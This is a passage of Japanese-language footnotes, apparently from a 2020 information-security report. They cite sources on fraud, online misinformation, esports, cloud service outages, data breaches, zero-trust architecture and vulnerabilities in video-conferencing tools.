※ 202 https://www.mcafee.com/consumer/ja-jp/store/m0/securitynews/news-086.html〔2020/6/11 確認〕
※ 203 PIO-NET（Practical Living Information Online Network System：全国消費生活情報ネットワークシステム）：国民生活センターと全国の消費生活センターが受付けた消費生活に関する相談の情報が蓄積されたデータベース。
※ 204 http://www.kokusen.go.jp/pdf/n-20190808_1.pdf〔2020/6/11 確認〕
※ 205 一般社団法人日本クレジット協会：学校等への教材提供 https://www.j-credit.or.jp/education/school/provide.html〔2020/6/11 確認〕
※ 206 https://www.soumu.go.jp/main_content/000225177.pdf〔2020/6/11 確認〕
※ 207 警察庁：令和元年における特殊詐欺認知・検挙状況等について https://www.npa.go.jp/bureau/criminal/souni/tokusyusagi/hurikomesagi_toukei2019.pdf〔2020/6/11 確認〕
※ 208 毎日新聞：特殊詐欺 実行犯役募集に警告返信 愛知県警、ツイッターで「人生台無しに」 https://mainichi.jp/articles/20190802/ddm/012/040/094000c〔2020/6/11 確認〕
※ 209 http://www.pref.osaka.lg.jp/chiantaisaku/furikome2607/ukekohen.html〔2020/6/11 確認〕
※ 210 公益財団法人東京オリンピック・パラリンピック競技大会組織委員会：東京 2020 大会の新開催日程を発表 https://tokyo2020.org/ja/news/news-20200330-04-ja〔2020/6/11 確認〕
※ 211 総務省：情報通信白書平成 30 年版 （1）インターネット利用の広がり https://www.soumu.go.jp/johotsusintokei/whitepaper/ja/h30/html/nd142110.html〔2020/6/11 確認〕
※ 212 産経新聞：「自首して」「あなたも指名手配」…あおり運転同乗女と間違われた女性が会見 https://www.sankei.com/affairs/news/190823/afr1908230024-n1.html〔2020/6/11 確認〕
※ 213 https://www.keishicho.metro.tokyo.jp/smph/kurashi/cyber/joho/truth.html〔2020/6/11 確認〕
※ 214 https://www.it-saga.jp/kyouzai/sns-seigikan/〔2020/6/11 確認〕
※ 215 https://fij.info/coronavirus-feature〔2020/6/11 確認〕
※ 216 公益財団法人日本ユニセフ協会：新型肺炎 世界で広がる誤情報 ユニセフ、注意呼びかけ https://www.unicef.or.jp/news/2020/0039.html〔2020/6/11 確認〕
※ 217 株式会社 JTB 総合研究所:世界中の若者が熱狂する「e スポーツ」の魅力について https://www.tourism.jp/tourism-database/column/2019/05/esports-attraction/〔2020/6/11 確認〕
※ 218 2020 年以降の数値は、2020 年 2 月時点での予測。
株式会社 KADOKAWA Game Linkage：2019 年 日本 e スポーツ市場規模は 60 億円を突破。 https://kadokawagamelinkage.jp/news/pdf/news200213.pdf〔2020/6/11 確認〕
※ 219 https://www.ibaraki-esports.com/e-47/index.html〔2020/6/11 確認〕
※ 220 経済産業省：「e スポーツを活性化させるための方策に関する検討会」の報告書が公表されました https://www.meti.go.jp/press/2019/03/20200313003/20200313003.html〔2020/6/11 確認〕
※ 221 Newsweek：e スポーツは賞金 300 万ドルの巨大市場に成長中 https://www.newsweekjapan.jp/stories/world/2019/09/e300.php〔2020/6/11 確認〕
※ 222 https://www.is702.jp/manga/3567/partner/200_k/〔2020/6/11 確認〕
※ 223 WHO：Gaming disorder https://www.who.int/features/qa/gaming-disorder/en/〔2020/6/11 確認〕
※ 224 独立行政法人国民生活センター：病気認定されたゲーム障害の現状と今後 http://www.kokusen.go.jp/wko/pdf/wko-201910_02.pdf〔2020/6/11 確認〕
※ 225 IPA：活動事例 https://www.ipa.go.jp/security/event/hyogo/2019/awd_katsudo.html〔2020/6/11 確認〕
※ 226 警察庁サイバー犯罪対策プロジェクト：サイバー防犯ボランティア活動事例 https://www.npa.go.jp/cyber/policy/volunteer/fukuoka.html〔2020/6/11 確認〕
※ 227 明治大学：明大 SNS スタイル（SNS 利用時の注意） https://www.meiji.ac.jp/koho/social_media/sns.html〔2020/6/11 確認〕
※ 228 総務省統計局：人口推計（2019 年（令和元年）10 月 1 日現在）結果の要約 https://www.stat.go.jp/data/jinsui/2019np/index.html〔2020/6/11 確認〕
※ 229 https://www.ipa.go.jp/security/event/hyogo/2018/sakuhin_hyogo.html〔2020/6/11 確認〕
※ 230 朝日新聞デジタル：JAL、パンプス強制を撤廃 「ジェンダー平等に配慮」 https://www.asahi.com/articles/ASN3R67D6N3RULFA03D.html〔2020/6/11 確認〕
※ 231 毎日新聞：SNS で誹謗中傷する人に共通する意識 木村花さん急死の危うい背景 https://mainichi.jp/articles/20200529/k00/00m/040/177000c〔2020/6/11 確認〕
※ 232 https://juas.or.jp/cms/media/2020/05/JUAS_IT2020_original.pdf?20200522〔2020/7/18 確認〕
※ 233 総務省：令和元年通信利用動向調査の結果 https://www.soumu.go.jp/johotsusintokei/statistics/data/200529_1.pdf〔2020/7/18 確認〕
※ 234 各府省情報化統括責任者（CIO）連絡会議：政府情報システムにおけるクラウドサービスの利用に係る基本方針 https://cio.go.jp/sites/default/files/uploads/documents/cloud_%20policy.pdf〔2020/7/18 確認〕
※ 235 https://www.ipa.go.jp/security/ismap/index.html〔2020/7/18 確認〕
※ 236 piyolog：AWS 東京リージョンで発生した大規模障害についてまとめてみた https://piyolog.hatenadiary.jp/entry/2019/08/23/174801〔2020/7/18 確認〕
PayPay 株式会社：PayPay でお支払いやチャージができない（復旧済み） https://paypay.ne.jp/notice/20190823/01/〔2020/7/18 確認〕
株式会社ミクシィ：mixi（公式） https://twitter.com/mixi_official/status/1164754947142868993〔2020/7/18 確認〕
株式会社サイバーエージェント：ピグパーティ［ピグパ］ https://twitter.com/PiggPARTY/status/1164811966856085504〔2020/7/18 確認〕
株式会社ユニクロ：接続障害のお知らせ https://twitter.com/UNIQLO_JP/status/1164792224267157505〔2020/7/18 確認〕
株式会社東急ハンズ：復旧のお知らせ https://twitter.com/TokyuHands/status/1164841868569407488〔2020/7/18 確認〕
楽天株式会社：【復旧済み】ラクマの機能がご利用できない不具合が発生していました https://news.fril.jp/entry/2019/08/23/150607〔2020/7/18 確認〕
スターバックスコーヒージャパン株式会社：システム障害のお知らせ https://www.starbucks.co.jp/notice/20193149.php〔2020/7/18 確認〕
※ 237 Amazon Web Services, Inc.:東京リージョン（AP-NORTHEAST-1）で発生した Amazon EC2 と Amazon EBS の事象概要 https://aws.amazon.com/jp/message/56489/〔2020/7/18 確認〕
※ 238 Publickey：Microsoft Azure、DNS の設定変更に失敗して全世界的にサービス障害。日本は十連休中だったのが不幸中の幸いか https://www.publickey1.jp/blog/19/microsoft_azuredns.html〔2020/7/18 確認〕
※ 239 Google 社：An update on Sunday's service disruption https://cloud.google.com/blog/topics/inside-google-cloud/an-update-on-sundays-service-disruption〔2020/7/18 確認〕
Google 社：Google Cloud Networking Incident #19009 https://status.cloud.google.com/incident/cloud-networking/19009〔2020/7/18 確認〕
※ 240 Publickey：Google Cloud や YouTube の障害は「数台のサーバへの設定変更のつもりが、誤って複数リージョンの多数のサーバに適用されてしまった」。Google が説明 https://www.publickey1.jp/blog/19/google_cloudyoutubegoogle.html〔2020/7/18 確認〕
※ 241 piyolog：Office 365 のメール受信障害についてまとめてみた https://piyolog.hatenadiary.jp/entry/2019/11/20/063815〔2020/7/18 確認〕
※ 242 日本電子計算株式会社：「Jip-Base」の障害における復旧状況のご報告（第 3 報） https://www.jip.co.jp/news/20200110〔2020/7/18 確認〕

INTERNET Watch：53 自治体でシステム障害、7 割復旧も全面復旧の見通し立たず――日本電子計算が謝罪　https://internet.watch.impress.co.jp/docs/news/1224846.html〔2020/7/18 確認〕
piyolog：類例報告過去 4 件の不具合で発生した自治体専用 IaaS のシステム障害についてまとめてみた　https://piyolog.hatenadiary.jp/entry/2019/12/11/063826〔2020/7/18 確認〕
※ 243 Server Side Request Forgery（SSRF）：公開サーバ等の権限を悪用してイントラネット内のサーバに不正なコマンドを送る攻撃。
※ 244 Capital One 社：Capital One Announces Data Security Incident Pres　https://www.capitalone.com/about/newsroom/capital-one-announces-data-security-incident/〔2020/7/18 確認〕
piyolog：SSRF 攻撃による Capital One の個人情報流出についてまとめてみた　https://piyolog.hatenadiary.jp/entry/2019/08/06/062154〔2020/7/18 確認〕
※ 245 https://www.lac.co.jp/lacwatch/pdf/20200130_cecreport_vol8.pdf〔2020/7/18 確認〕
※ 246 日本経済新聞:FB のデータ、アプリ開発会社が 5 億件超を「放置」　https://www.nikkei.com/article/DGXMZO43311990U9A400C1000000/〔2020/7/18 確認〕
UpGuard, Inc.：Losing Face: Two More Cases of Third-Party Facebook App Data Exposure　https://www.upguard.com/breaches/facebook-user-data-leak〔2020/7/18 確認〕
※ 247 株式会社オージス総研：「宅ふぁいる便」サービスにおける不正アクセスについて　～お客さま情報の漏洩について（お詫びとご報告）～　https://www.ogis-ri.co.jp/news/1272165_6734.html〔2020/7/18 確認〕
※ 248 ビジネス＋ IT：宅ふぁいる便の衝撃的漏えい、しかしパスワードの平文保存は「超レア」と言えない現実　https://www.sbbit.jp/article/cont1/36041〔2020/7/18 確認〕
※ 249 株式会社オージス総研：「宅ふぁいる便」サービス終了のお知らせ（2020 年 1 月 14 日）　https://www.ogis-ri.co.jp/news/20200114_001.html〔2020/7/18 確認〕
※ 250 NIST：SP 800-207(Draft) Zero Trust Architecture (2nd Draft)　https://csrc.nist.gov/publications/detail/sp/800-207/draft〔2020/7/18 確認〕
※ 251 例えば Microsoft Azuri の Active Directory に基づく ID ベース認証強化対策等。
Microsoft 社：Zero Trust part 1: Identity and access management　https://www.microsoft.com/security/blog/2018/12/17/zero-trust-part-1-identity-and-access-management/〔2020/7/18 確認〕
※ 252 CSA ジャパン：クラウド時代に求められる最新の認証方式　https://www.cloudsecurityalliance.jp/site/wp-content/uploads/2018/12/SDP_guide_160408_2.pdf〔2020/7/18 確認〕
※ 253 https://cloudsecurityalliance.org/〔2020/7/18 確認〕
※ 254 CSA ジャパン：Software Defined Perimeter アーキテクチャガイド　https://www.cloudsecurityalliance.jp/site/wp-content/uploads/2020/03/sdp_architecture_guide_v2_J_FINAL.pdf〔2020/7/18 確認〕
※ 255 クラウドネイティブソフトウェア：クラウドネイティブとは、クラウド環境でスケーラブルなアプリケーションを構築するためのソフトウェア実装・運用手法を指す。代表的な手法としてコンテナがある。
※ 256 https://www.cncf.io/〔2020/7/18 確認〕
※ 257 IDC Japan 株式会社：2020 年 国内コンテナ／ Kubernetes に関するユーザー導入調査結果を発表　https://www.idc.com/getdoc.jsp?containerId=prJPJ46289720〔2020/7/18 確認〕
※ 258 NIST：NIST SP800-190 Application Container Security Guide　https://nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.800-190.pdf〔2020/7/18 確認〕
※ 259 Palo Alto Networks, Inc.：Cloudy with a Chance of Entropy　https://www.paloaltonetworks.com/resources/research/unit42-cloud-with-a-chance-of-entropy〔2020/7/18 確認〕
※ 260 神奈川県：リース契約満了により返却したハードディスクの盗難及び再発防止策等について　https://www.pref.kanagawa.jp/docs/fz7/cnt/p0273317.html?pk_campaign=top&pk_kwd=hdd〔2020/7/18 確認〕
※ 261 https://www.ipa.go.jp/files/000082277.pdf〔2020/7/18 確認〕
※ 262 IPA：Zoom の脆弱性対策について　https://www.ipa.go.jp/security/ciadr/vul/alert20200403.html〔2020/7/18 確認〕
※ 263 Fortune：Zoom meetings keep getting hacked. Here's how to prevent 'Zoom bombing' on your video chats　https://fortune.com/2020/04/02/zoom-bombing-what-is-meeting-hacked-how-to-prevent-vulnerability-is-zoom-safe-video-chats/〔2020/7/18 確認〕
※ 264 Zoom 社：Zoom Product Updates: New Security Toolbar Icon for Hosts, Meeting ID No Longer Displayed　https://blog.zoom.us/zoom-product-updates-new-security-toolbar-icon-for-hosts-meeting-id-hidden/〔2020/7/18 確認〕
※ 265 Zoom 社：Webinar Recap – 90-Day Security Plan Progress Report: July 1st　https://blog.zoom.us/webinar-recap-90-day-security-plan-progress-report-july-1st/〔2020/7/18 確認〕
※ 266 ITmedia：Zoom、中国政府の要請で米国で開催の天安門関連 Web 会議を閉鎖　改善を約束　https://www.itmedia.co.jp/news/articles/2006/13/news023.html〔2020/7/18 確認〕
※ 267 Cisco Systems G.K.：Cisco Webex Meetings Suite と Cisco Webex Meetings Online における未認証会議参加の脆弱性　https://www.cisco.com/c/ja_jp/support/docs/csa/2020/cisco-sa-20200124-webex-unauthjoin.html〔2020/7/18 確認〕
※ 268 Cisco Systems G.K.：Cisco Webex ネットワーク録画プレーヤーおよび Cisco Webex プレーヤーの任意のコード実行における脆弱性　https://www.cisco.com/c/ja_jp/support/docs/csa/2020/cisco-sa-webex-player-Q7Rtgvby.html〔2020/7/18 確認〕
※ 269 Cisco Systems G.K.：Cisco Webex Meetings デスクトップアプリの URL フィルタリングの任意プログラム実行に対する脆弱性　https://www.cisco.com/c/ja_jp/support/docs/csa/2020/cisco-sa-webex-client-url-fcmpdfVY.html〔2020/7/18 確認〕
※ 270 CyberArc Software, Inc.：Beware of the GIF: Account Takeover Vulnerability in Microsoft Teams　https://www.cyberark.com/resources/threat-research-blog/beware-of-the-gif-account-takeover-vulnerability-in-microsoft-teams〔2020/7/18 確認〕
※ 271 https://www.ipa.go.jp/security/fy2019/reports/scrm/index.html〔2020/7/18 確認〕
※ 272 キヤノンマーケティングジャパン株式会社：情報セキュリティ意識に関する実態調査レポート～把握しておくべき『シャドー IT』の実態について～　https://eset-info.canon-its.jp/malware_info/trend/detail/200313.html〔2020/7/18 確認〕
※ 273 JCISPA：JASA - クラウドセキュリティ推進協議会　https://jcispa.jasa.jp/〔2020/7/18 確認〕
※ 274 一般社団法人情報マネジメントシステム認定センター：ISMS 適合性評価制度　https://isms.jp/isms.html〔2020/7/18 確認〕
※ 275 https://www.ipa.go.jp/files/000083955.pdf〔2020/7/18 確認〕